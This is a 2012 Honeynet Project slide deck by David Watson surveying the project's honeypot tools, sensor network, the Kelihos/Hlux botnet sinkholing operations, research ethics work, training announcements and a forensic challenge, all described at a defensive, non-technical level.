
# THE HONEYNET PROJECT



David Watson (david@honeynet.org.uk)









# HonEeeBox Future

- Shipped 135 sensors, 30-40 sensors active today
- Cover low data regions like China, Iran, Korea
- Aim to demonstrate 100+ distributed sensor nodes with zero day detection operating 24/7 in 2012
- Old prototype UI using ExtJS & MySQL backend
- Moving to Django/Python + HPFeeds from now
- Improve collaborative development, data sharing and data analysis with the rest of the community
- Continuous data source for UI and data viz R&D
- Good outreach and partnerships with community too



## Data Collection Tools

- Honeyd
- Honeywall / Hflow
- Sebek / Qebek
- Nepenthes / Dionaea
- LibEmu / Nebula
- Honeybow / Honeytrap
- Phoneyc / Trigona
- Capture-HPC / -Bat
- GDH / HonEeeBox
- Cuckoo Sandbox
- Sinkhole / Wireshark
- Picviz / Dataviz
- Droidbox / APKInspector
- Spampot / IM honeypot
- Honeymole / Hale
- Fast Flux Tracker
- Defacement Tracker
- Mwcollect / Botsnoopd

<http://www.honeynet.org/tools>



## Other Recent R&D Activity



## A Case Study in Ethical Decision Making Regarding Remote Mitigation of Botnets

David Dittrich<sup>1</sup>,  
Felix Leder<sup>2</sup>, and  
Tillmann Werner<sup>2</sup> \*

<sup>1</sup> University of Washington, Seattle WA 98195, USA

<sup>2</sup> Institute of Computer Science IV, University of Bonn, Germany

**Abstract.** It is becoming more common for researchers to find themselves in a position of being able to take over control of a malicious botnet. If this happens, should they use this knowledge to clean up all the infected hosts? How would this affect not only the owners and operators of the zombie computers, but also other researchers, law enforcement agents serving justice, or even the criminals themselves? What dire circumstances would change the calculus about what is or is not appropriate action to take? We review two case studies of long-lived malicious botnets that present serious challenges to researchers and responders and use them to illuminate many ethical issues regarding aggressive mitigation. We make no judgments about the questions raised, instead laying out the pros and cons of possible choices and allowing workshop attendees to consider how and where they would draw lines. By this, we hope to expose where there is clear community consensus as well as where controversy or uncertainty exists.

### 1 Introduction

The first distributed denial of service (DDoS) attacks occurred more than 10 years ago, in the summer of 1999 [7]. These were relatively small attack networks by today's standards, ranging from several hundred to more than two thousand



## Botnet Shutdown Success Story: How Kaspersky Lab Disabled the Hlux/Kelihos Botnet

1.2

[Tillmann Werner](#)*Kaspersky Lab Expert*

Posted September 28, 19:53 GMT

Tags: [Botnets](#)

Earlier this week, Microsoft released an [announcement](#) about the disruption of a dangerous botnet that was responsible for spam messages, theft of sensitive financial information, pump-and-dump stock scams and distributed denial-of-service attacks.

Kaspersky Lab played a critical role in this botnet takedown initiative, leading the way to reverse-engineer the bot malware, crack the communication protocol and develop tools to attack the peer-to-peer infrastructure. We worked closely with Microsoft's Digital Crimes Unit (DCU), sharing the relevant information and providing them with access to our live botnet tracking system.

A key part of this effort is the sinkholing of the botnet. It's important to understand that the botnet still exists – but it's being controlled by Kaspersky Lab. In tandem with Microsoft's move to the U.S. court system to disable the domains, we started to sinkhole the botnet. Right now we have 3,000 hosts connecting to our sinkhole every minute. This post describes the inner workings of the botnet and the work we did to prevent it from further operation.

### Analysis

- » [Heads of the Hydra. Malware for Network Devices](#)
- » [The 'Advertising' Botnet](#)
- » [End of the Line for the Bredolab Botnet?](#)
- » [Information Security Threats in the Second Quarter of 2010](#)
- » [Black DDoS](#)

### Blog

- » [Kelihos/Hlux botnet returns with new techniques](#)
- » [Lab Matters - The threat from P2P botnets](#)
- » ["Profile me" bot on Twitter](#)
- » [Java Malware Reconsidered, or, Java Brews a Fresh Bot of Malware](#)



## The HoneyNet Project

[Old Homepage](#)
[Home](#) > [Blogs](#) > [christian.seifert's blog](#)

### Navigation

- [About us](#)
- ▼ [Blogs](#)
  - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- [Code of Conduct](#)
- ▷ [Google SoC 2009](#)
- ▷ [Google SoC 2010](#)
- ▷ [Google SoC 2011](#)
- ▼ [Google SoC 2012](#)
  - ▷ [GSoC Accepted Projects](#)
  - [GSoC Project Ideas](#)
  - [GSoC Student Template](#)
- [Latest images](#)

### Kelihos.B/Hlux.B botnet takedown

Sat, 03/31/2012 - 21:03 — christian.seifert

On Wednesday, March 21, 2012, an operation by security experts from Dell SecureWorks, CrowdStrike, Kaspersky, and the HoneyNet Project was initiated to sinkhole infected computers in the Kelihos.B/Hlux.B botnet. The objective of this action was to remove from the attacker's control all computers currently infected with the Kelihos.B/Hlux.B malware by poisoning the peer lists and routing tables in the lower layers of command and control. This will prevent the botnet operator from doing any more harm with this set of infected computers.

Control of the botnet with over 129,000 infected hosts was successfully obtained. These bots are no longer in control of the botnet, and, as a result, are no longer involved in sending spam, the primary malicious activity of this botnet. The hosts resided primarily in Poland (24%) and were primarily running the old operating system Windows XP (84%). The command-and-control infrastructure has been abandoned by the gang that was operating the botnet two days after the operation. We can say that the Kelihos.B/Hlux.B botnet was successfully disabled.

For more information, we refer to:

<http://blog.crowdstrike.com/2012/03/p2p-botnet-keliosb-with-100000-nodes.html>

[Aggregated Blog](#)

We are a 501c3 non-profit, all volunteer organization. Consider donating to support our forensic challenges, tools development, and research.

[Donate](#)


THURSDAY, MARCH 29, 2012

### Kelihos.C: Same Code, New Botnet

by Tillmann Werner, Senior Security Researcher

Last week, CrowdStrike took control over the Kelihos.B botnet. The infected machines are no longer able to be commanded anymore.

In a blog post that was published earlier today, IT security firm Seculert claims that the Kelihos.B botnet is still under control of the criminal who created it and that it is even possible for these criminals to regain access to the sinkholed bots.

CrowdStrike researchers continue to monitor the command-and-control infrastructure, which is partially live again after having been down for some days, and confirmed that the servers do not speak the Kelihos.B protocol anymore. We are aware of a new version of the bot, Kelihos.C, that has been released shortly after we started the sinkholing operation, and which is spreading via social networks. This new version introduces slight changes to the message format used to

#### TWITTER UPDATES

#### YOUTUBE CHANNEL

Loading...

#### BLOG ARCHIVE

▼ 2012 (8)

<http://www.honeynet.org/node/833>
<http://blog.crowdstrike.com/2012/03/kelihosc-same-code-new-botnet.html>

David Watson (david@honeynet.org.uk)





# The HoneyNet Project

[Old Homepage](#)
[Home](#) > [Blogs](#) > [david.dittrich's blog](#)

## Navigation

- [About us](#)
- ▼ [Blogs](#)
  - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- [Code of Conduct](#)
- ▷ [Google SoC 2009](#)
- ▷ [Google SoC 2010](#)
- ▷ [Google SoC 2011](#)
- ▼ [Google SoC 2012](#)
  - ▷ [GSoC Accepted Projects](#)
  - [GSoC Project Ideas](#)
  - [GSoC Student Template](#)
- [Latest images](#)

## FAQ on Kelihos.B/Hlux.B sinkholing

Sun, 04/01/2012 - 23:26 — david.dittrich

On March 31, 2012, the HoneyNet Project published a draft [Code of Conduct](#) and a statement about [Ethics in Computer Security Research: Kelihos.B/Hlux.B botnet takedown](#).

The initial draft of the Code of Conduct was drawn from concepts described in the [The Menlo Report: Ethical Principles Guiding Information and Communication Technology Research](#) that was published in the United States [Federal Register on December 28, 2011](#) for public comment. The Code of Conduct was refined through discussion within the Legal and Ethics Committee and volunteer HoneyNet Project members to help make it workable within the structure of the HoneyNet Project membership for evaluating the ethics of future research activities.

The following FAQ reflects how the [Menlo Report](#) principles and proposed HoneyNet Project Code of Conduct can be used to analyze and explain an action like the Kelihos/Hlux sinkholing operation.

**Question:** Who are all the stakeholders involved in the Kelihos.B/Hlux.B botnet?

**Answer:** The set of stakeholders can be divided up into three categories based on: (1) their ability to directly affect the botnet operation (for good or

[Aggregated Blog](#) 

We are a 501c3 non-profit, all volunteer organization. Consider donating to support our forensic challenges, tools development, and research.

[Donate](#)

<http://www.honeynet.org/node/836>

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))



NATO Cooperative Cyber Defence  
Centre of Excellence [Tallinn, Estonia](#)

[Cyber Defence](#)
[About](#)
[Products](#)
[Events](#)
[Links](#)
[Contact](#)

## 23 August 2011

### Registration is open for the Botnet Infiltration Training

Twice a year the Centre holds technical courses to bring together and train computer and network security specialists from its sponsoring nations and partners. The list of courses is now public and registration for the Botnet Infiltration Training is open.

[Botnet Infiltration Training](#) will take place from 26th to 30th of September this year and it will be instructed by Felix Leder [Norman (Data Defense)], Daniel Plohmann (Fraunhofer FKIE / University of Bonn), André Wichmann (Fraunhofer FKIE / University of Bonn).

The course is targeted to malware analysts (trainees), CERT technical staff, CNO technical staff and IT security personnel (technical) who are expected to have a good work experience in Linux (as the work environment) and Windows environment (as the malware environment in this course).

Other courses held by NATO CCD COE this Autumn:

[IT Systems Attacks and Defence](#) 3 - 7 October, 2011 (admission opens on 29 August)

[Cyber Defence Monitoring Solutions](#) 17 - 21 October, 2011 (admission opens on 12 September)

[Security Events Management](#) 24 - 25 October, 2011 (admission opens on 19 September)

[23 January 2012](#) ICCC Proceedings Available for Download

[19 January 2012](#) NATO Secretary General Visits the Centre

[20 December 2011](#) Christmas Greeting

[05 December 2011](#) CyCon Abstract Submission Date Changed

[18 November 2011](#) Flag Ceremony Photos

[17 November 2011](#) Centre Welcomes Two New Members

[16 November 2011](#) Poland and USA join the Centre

[10 November 2011](#) Call for Papers announced for CyCon 2012

[23 September 2011](#) Few Seats Available in the

<http://www.ccdcoe.org/283.html>

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))





# The HoneyNet Project

[Old Homepage](#)[Home](#) > [Blogs](#) > [christian.seifert's blog](#)

## Navigation

- [About us](#)
- ▽ [Blogs](#)
  - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- [Code of Conduct](#)
- ▷ [Google SoC 2009](#)
- ▷ [Google SoC 2010](#)
- ▷ [Google SoC 2011](#)
- ▽ [Google SoC 2012](#)
  - ▷ [GSoC Accepted Projects](#)
  - [GSoC Project Ideas](#)
  - [GSoC Student Template](#)
- [Latest images](#)

## Know Your Enemy: Social Dynamics of Hacking

Tue, 05/29/2012 - 17:42 — christian.seifert

I am very pleased to announce the publication of another paper in our Know Your Enemy white paper series: "[KYE - Social Dynamics of Hacking](#)" authored by Thomas J. Holt and Max Kilger from our Spartan Devils HoneyNet Project Chapter. In this paper, Tom and Max go to the roots of the Know Your Enemy series and shine light on the social groups that are involved in hacking.

### Abstract

*Though most information security research focuses on current threats, tools, and techniques to defeat attacks, it is vital to recognize and understand the humans behind attacks. Individual attackers have various skills, motives, and social relationships that shape their actions and the resources they target. In this paper we will explore the distribution of skill in the global hacker community, the influence of on and off-line social relationships, motivations across attackers, and the near-future of threats to improve our understanding of the hacker and attacker community.*

The paper is available at <https://honeynet.org/papers/socialdynamics>.

Enjoy!

[Aggregated Blog](#) 

We are a 501c3 non-profit, all volunteer organization. Consider donating to support our forensic challenges, tools development, and research.

[Donate](#)

<https://honeynet.org/papers/socialdynamics>

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))

## Navigation

- About us
- ▽ Blogs
  - ▷ Honeynet Project Blog
- Funding/Donations
- ▽ Challenges
  - 2010/1 - Pcap Attack Trace
  - 2010/2 - Browsers under attack
  - 2010/3 - Banking Troubles
  - ▷ 2010/4 - VoIP
  - ▷ 2010/5 - Log Mysteries
  - 2010/6 - Malicious PDF
  - 2011/7 - Compromised Server
  - 2011/8 - Malware Reverse Engineering
  - 2011/9 - Mobile Malware
  - 2011/10 - Attack Visualization
  - 2012/11 - Dive into exploit

## Forensic Challenge 11 - "Dive Into Exploit"

### Challenge 11 - Dive Into Exploit (provided by Georg Wicherski from Giraffe Chapter)

Please submit your solution by 2012, May 31th at <http://www.honeynet.org/challenge2010>.

Results will be announced on 2012, June 30th. For any questions and inquiries, please contact [forensicchallenge2010@honeynet.org](mailto:forensicchallenge2010@honeynet.org).

#### Skill Level: Advanced

1. What vulnerability is being exploited in the given packet capture? Can you identify the exploit?
2. How does the first stage load the second stage?
3. Elaborate the cryptographic security (or absence thereof) of the second stage. How does it load the third stage?
4. How does the third stage load the last stage? Please reconstruct the original last stage before being loaded.
5. Where is the secret message located and what does it say?
6. Please explain why an attacker might deliver his payload in this way.

Only submissions answering all six questions correctly will be considered. The most accurate submission wins. If there is no correct submission within two months since this challenge has been posted, the challenge will be closed without a winner.

This work by Georg Wicherski is licensed under a Creative Commons Attribution-NonCommercial-NoDerivs 3.0 Unported License.

<https://honeynet.org/node/829>

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))



# Future Research and Development





[http://www.honeynet.org/SecurityWorkshops/2012\\_SF\\_Bay\\_Area\\_Announcement](http://www.honeynet.org/SecurityWorkshops/2012_SF_Bay_Area_Announcement)

David Watson (david@honeynet.org.uk)



## 2012: Anything Left To Do?

- More active maintenance of core tools
- Working high volume client honeypot
- Mobile honeypots (new or just porting?)
- Hypervizor layer, OS independent VM introspection for covert data capture/control
- Enterprise & scalability, operationalisation
- Visual programming environment for security analysts with big data and collaboration
- Suggestions later please!



## Many People To Thank

- All of our **GSoC students** and **mentors / org admins** in 2009-2012
- All of our **members** for their continuing dedication as motivated volunteers
- **Google** for funding Google Summer of Code
- **Community** for testing and using our tools plus sharing their research too
- **CERT.EE** for hosting us at all at 0ct0b3rf3st
- **You** for putting up with a very rapid overview of many different active R&D areas

# The Honeynet

P R O J E C T

## **Overview of Recent Honeynet Research and Development**

<http://www.honeynet.org>

**Any Questions?**

David Watson

david@honeynet.org.uk